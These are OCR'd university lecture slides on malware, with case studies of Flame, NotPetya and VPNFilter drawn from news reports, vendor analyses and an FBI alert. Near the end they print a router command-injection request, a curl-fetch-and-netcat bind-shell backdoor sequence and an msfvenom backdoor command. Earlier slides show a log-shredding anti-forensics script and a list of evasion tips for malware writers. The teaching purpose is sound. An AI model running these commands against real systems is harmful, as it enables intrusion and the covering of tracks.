IT-Security (ITS) B1

DIKU, E2019

Today’s agenda

Part 1: Intro and malware case studies

Part 2: Malware vs. Firewalls / Antivirus / and more

Lecture plan

Week	Date	Time	Lecture	Topic
36	02 Sep	09-11	TL	Introduction, security concepts and the threat of hacking
	06 Sep	09-11	TL	Buffer overflow
37	09 Sep	09-11	CJ	Software security, Operating system security
	13 Sep	09-11	CJ	User authentication and access control
38	16 Sep	09-11	TJ	Malicious software
	20 Sep	09-11	CJ	Firewalls and denial-of-service attacks
39	23 Sep	09-11	CJ	Cloud and IoT
	27 Sep	09-11	TL	Cryptography
40	30 Sep	09-11	TL	Internet security protocols
	04 Oct	09-11	TL	Intrusion detection
41	07 Oct	09-11	TL	Forensics
	12 Oct	09-11	CJ	IT security management
42				Fall Vacation - No lectures
43	22 Oct	09-11	CJ	Privacy 1
	25 Oct	09-11	CJ	Privacy 2 - GDPR
44	29 Oct	15-16	Guest	TBA
		16-17	All	Recap and Q/A
45	06 Nov			Exam

Malware defined

Malicious software that **disrupts** operations, **steals** sensitive data, or gives **unauthorised access** to computers

Or anything else you didn’t want software to do on your system

Malware’s role in the Ćyber Kill Chain

Many types (not mutually exclusive)

- Virus
- Worms
- Trojan horse
- Backdoor
- Rootkit and bootkits
- Keylogger
- Wiper
- Ransomware
- RATs
- Crimeware
- C2 scripts
- Legitimate tools

Many real-world examples

Cryptolocker

Zeus

Havex

Stuxnet

Flame

PlugX

Vpnfilter

Shamoon


WannaCry

NotPetya

Malware at many layers

KIM ZETTER SECURITY 08.03.15 7:00 AM

RESEARCHERS CREATE FIRST FIRMWARE WORM THAT ATTACKS MACS



Your hard drives were RIDDLED with NSA SPYWARE for YEARS


Kaspersky: 'Equation Group' attacked 'high value targets'

17 Feb 2015 at 01:57, Darren Pauli

The US National Security Agency (NSA) infected hard disk firmware with spyware in a camp valued as highly as Stuxnet that dates back at least 14 years and possibly up to two decade according to an analysis by Kaspersky Labs.

The campaign infected possibly tens of thousands of Windows computers in telecommunica providers, governments, militaries, utilities, and mass media organisations among others in 30 countries.

Malware in many stages



Malware wants to

Hide to avoid detection and removal

Persist to survive reboots or clean-ups

Frustate malware analysis and attribution

Communicate with its operators

Do its dirty business

How does malware get on a system?




Figure 18. Top malware action vectors in incidents (n=795)

Another option

Paying People to Infect their Computers

Research paper: "It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice," by Nicolas Christin, Serge Egelman, Timothy Vidas, and Jens Grossklags.


Abstract: We examine the cost for an attacker to pay users to execute arbitrary code -- potentially malware. We asked users at home to download and run an executable we wrote without being told what it did and without any way of knowing it was harmless. Each week, we increased the payment amount. Our goal was to examine whether users would ignore common security advice -- not to run untrusted executables -- if there was a direct incentive, and how much this incentive would need to be. We observed that for payments as low as $0.01, 22% of the people who viewed the task ultimately ran our executable. Once increased to $1.00, this proportion increased to 43%. We show that as the price

Case study - Flame

Flame

KIM ZETTER SECURITY 05.28.12 09:00 AM

Meet 'Flame,' The Massive Spy Malware Infiltrating Iranian Computers



Flame modules

```
if not _params.STD then
  assert(loadstring(config.get("LUA.LIBS.STD")))()
  if not _params.table_ext then
    assert(loadstring(config.get("LUA.LIBS.table_ext")))()
    if not __LIB_FLAME_PROPS_LOADED__ then
      __LIB_FLAME_PROPS_LOADED__ = true
      flame_props = {}
      flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
      flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
      flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
      flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
      flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHE
      flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"
      flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEU
      flame_props.BPS_KEY = "BPS"
      flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
      flame_props.getFlameId = function()
        if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
          local l_1_0 = config.get
          local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
          return l_1_0(l_1_1)
        end
        return nil
      end
```

List of code names for various families of modules in Flame's source code and their *possible* purpose[1]

Name	Description
Flame	Modules that perform attack functions
Boost	Information gathering modules
Flask	A type of attack module
Jimmy	A type of attack module
Munch	Installation and propagation modules
Snack	Local propagation modules
Spotter	Scanning modules
Transport	Replication modules
Euphoria	File leaking modules
Headache	Attack parameters or properties


Flame C2 servers

Operating system: 64-bit Debian 6.0.x

Programming languages: PHP, Python, bash

Database: MySQL

Web server: Apache 2.x with self-signed certificate



Flame C2 login

Flame C2 control panel

Clients and sign up

Clients sends HTTP request with

"uid=number&action=number"

C2 looks for specific combination

```
if (preg_match(‘/^uid=d+&action=d+/’, $data) === 1) {
return array(RC_SUCCESS, PROTOCOL_SIGNUP); }
```

Types of clients

```
define(‘CLIENT_TYPE_SP’, 1); define(‘CLIENT_TYPE_SPE’, 2);
define(‘CLIENT_TYPE_FL‘, 3); define(‘CLIENT_TYPE_IP’, 6);
```

Client functionality

Infected clients support very few commands, including:

GET_NEWS: Gets file(s) from ./news sub-directory that are assigned to current client ID. The news files contain updates and extra modules of Flame, as well as special commands, such as changing registry key values.

ADD_ENTRY: Stores information collected by the client. (The C2 script encrypts all files received from the client.)

ADD_SUB_ENTRY: Same as ADD_ENTRY.

GET_AD: Gets files from ./ad_path directory.

Flame C2 periodic clean-ups

Every 30 minutes

```
php /var/www/htdocs/.../UnloadChecker.php
```

Every 6 hours

```
python /home/…/pycleaner/Eraser.py
```

At midnight

```
php /home/…/delete.php
```

Delete.php

PHP script to delete files older than 30 days

Deletion done in a secure manner using *shred*

Also handled deleting files meta-information

LogWiper.sh

```
#!/bin/bash
#stop history
echo “unset HISTFILE” >> /etc/profile
history -c
find ~/.bash_history -exec shred -fvzu -n 3 {} \;
[...]
shred -fvzu -n 3 /var/log/wtmp
shred -fvzu -n 3 /var/log/lastlog
shred -fvzu -n 3 /var/run/utmp
shred -fvzu -n 3 /var/log/mail.*
[...]
#self delete
find ./ -type f | grep logging.sh | xargs -I {} shred -fvzu -n 3 {} \;
```

Read more

kaspersky

Solutions Industries Products Services Resource Center Contact Us GDPR

SECURELIST THREATS CATEGORIES TAGS STATISTICS ENCYCLOPEDIA

APT REPORTS

Full Analysis of Flame's Command & Control servers

By GReAT on September 17, 2012. 5:00 pm

Our previous analysis of the Flame malware, the advanced cyber-espionage tool that's linked to the Stuxnet operation, was initially published at the end of May 2012 and revealed a large scale campaign targeting several countries in the Middle East.


The Flame malware, including all of its components, was very large and our ongoing investigation revealed more and more details since that time. The news about this threat peaked on 4th June 2012, when Microsoft released an out-of-band patch to block three fraudulent digital certificates used by Flame. On the same day, we confirmed the existence of this in Flame and published our technical analysis of this sophisticated attack. This new side of Flame was so advanced that only the world's top cryptographers could be able to implement it. Since then, skeptical jokes about Flame have disappeared.

Later in June, we definitively confirmed that Flame developers communicated with the Stuxnet development team, which was another convincing fact that Flame was developed with nation-state backing.

We also published our analysis of the Flame command-and-Control (C&C) servers based on external observations and publicly available information. That helped our understanding of where the C&C servers were located and how they were registered.

With this blog post, we are releasing new information that was collected during forensic analysis of the Flame C&C servers. This investigation was done in partnership with Symantec, ITU-IMPACT and CERT-Bund/BSI.

Malware writers DOs and DONTs



DO obfuscate or encrypt all strings

DO NOT decrypt or de-obfuscate all string data immediately upon execution

DO explicitly remove sensitive data, such as encryptoin keys, from memory asap


DO strip all build paths, developer usernames from the final build

DO NOT export sensitive function names; if having exports are required for the binary, utilize an ordinal or a benign function name


DO NOT leave dates/times such as compile timestamps

https://www.schneier.com/blog/archives/2017/03/the_cias_develo.html

Flame and Stuxnet, and Duqu



More on Stuxnet



Lastest on Stuxnet


The role of a secret Dutch mole in the US-Israeli Stuxnet attack on Iran

September 2, 2019 By Pierluigi Paganini

Journalists revealed the role of a mole recruited by the Dutch intelligence in the US-Israeli Stuxnet attack on the Natanz plant in Iran.

Case study - NotPetya

2017: WannaCry and NotPetya



NotPetya


Maersk @Maersk · 1h
UPDATE 15:00 CEST
We can confirm that Maersk IT systems are down across multiple sites and business units due to a cyber attack. We continue to assess the situation. The safety of our employees, our operations and customers' business is our top priority. We will update when we have more information.

NotPetya payload

Infects the master boot record (MBR) and overwrites the Windows bootloader, and triggers a restart.

Upon startup, the payload encrypts the Master File Table of the NTFS file system, and then displays the ransom message demanding a payment made in Bitcoin.

Meanwhile, NotPetya encrypts the files behind the scenes.

NotPetya propagation

Lost in Translation

theshadowbrokers (60) in shadowbrokers • 2 years ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?


Read more

CROWDSTRIKE | BLOG


Featured R

NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft

June 29, 2017 Karan Sood and Shaun Hurley From The Front Lines



Sidebar: Ransomware as a Service



Backup. Backup. Backup.

Case study - VPNfilter

VPNFilter

Malware designed to infect routers and network attached storage devices

It is estimated to have infected approximately 500,000 routers worldwide


3 stages:

1st : persist and contact C2 to download further modules (initial infection unknown)


2nd : main payload capable of command execution including a destructive capability that “bricks” the device by overwriting a section of the device’s firmware and rebooting, rendering it unusable.

3rd : several extra modules e.g. a packet sniffer, web credentials harvester, etc.

VPNFilter – the stages



FBI on VPNFilter



Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION

May 25, 2018

Alert Number
I-052518-PSA

Questions regarding this PSA should be directed to your local **FBI Field Office**.

Local Field Office Locations:
www.fbi.gov/contact-us/field

FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE

SUMMARY

The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices worldwide. The actors used VPNFilter malware to target small office and home office routers. The malware is able to perform multiple functions, including possible information collection, device exploitation, and blocking network traffic.

TECHNICAL DETAILS

The size and scope of the infrastructure impacted by VPNFilter malware is significant. The malware targets routers produced by several manufacturers and network-attached storage devices by at least one manufacturer. The initial infection vector for this malware is currently unknown.

FBI recommends

That users reboot their at-risk devices

> Thereby temporarily removing stages 2 and 3 of the malware
>
> Stage 1 would remain, leading the router to try re-downloading the payload and infecting the router again. However, prior to the recommendation the US Justice Department seized web endpoints the malware uses for Stage 2 installation
>
> Without these URLs, the malware must rely on the socket listener for stage 2

A firmware update removes all stages of the malware, *though it is possible the device could be reinfected (as initial infection vector unknown)*

Read more


Talos
Software
Vulnerability Information
Reputation Center
Library
WEDNESDAY, JUNE 6, 2018
VPNFilter Update - VPNFilter exploits endpoints, targets new devices
VPNFilter
INTRODUCTION
Cisco Talos, while working with our various intelligence partners, has discovered additional details regarding "VPNFilter." In the days since we first published our findings on the campaign, we have seen that VPNFilter is targeting more makes/models of devices than initially thought, and has additional capabilities, including the ability to deliver exploits to endpoints. Talos recently published a blog about a broad campaign that delivered VPNFilter to small home-office network devices, as well as network-attached storage devices. As we stated in that post, our research into this threat was, and is, ongoing. In the wake of that post, we have had a number of partners step forward with additional information that has assisted us in our work. This post is an update of our findings over the past week.

How to infect a router

CVE-2018-17208 on Linksys Velop

Linksys Velop (1.1.2.187020) devices allow unauthenticated command injection, providing an attacker with full root access, via cgi-bin/zbtest.cgi or cgi-bin/zbtest2.cgi

CVSS v2.0 Severity and Metrics:

Base Score: 9.3 HIGH

Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C) (V2 legend)

Impact Subscore: 10.0

Exploitability Subscore: 8.6

Command injection

GET /cgi-bin/zbtest.cgi?cmd=level&nodeid=1+2+0+1&level=;/sbin/reboot; HTTP/1.0

Root or not?

Strategy to install a backdoor:

curl http://somesite.com/nc > nc

chmod +x nc

nc -l -p 1337 -e /bin/bash

nc router_ip 1337

Malware vs

Malware vs firewall

Msfvenom 101

$ msfvenom -h

$ msfvenom -p linux/x64/meterpreter/**bind_tcp** lport=4444 -f elf > backdoor1

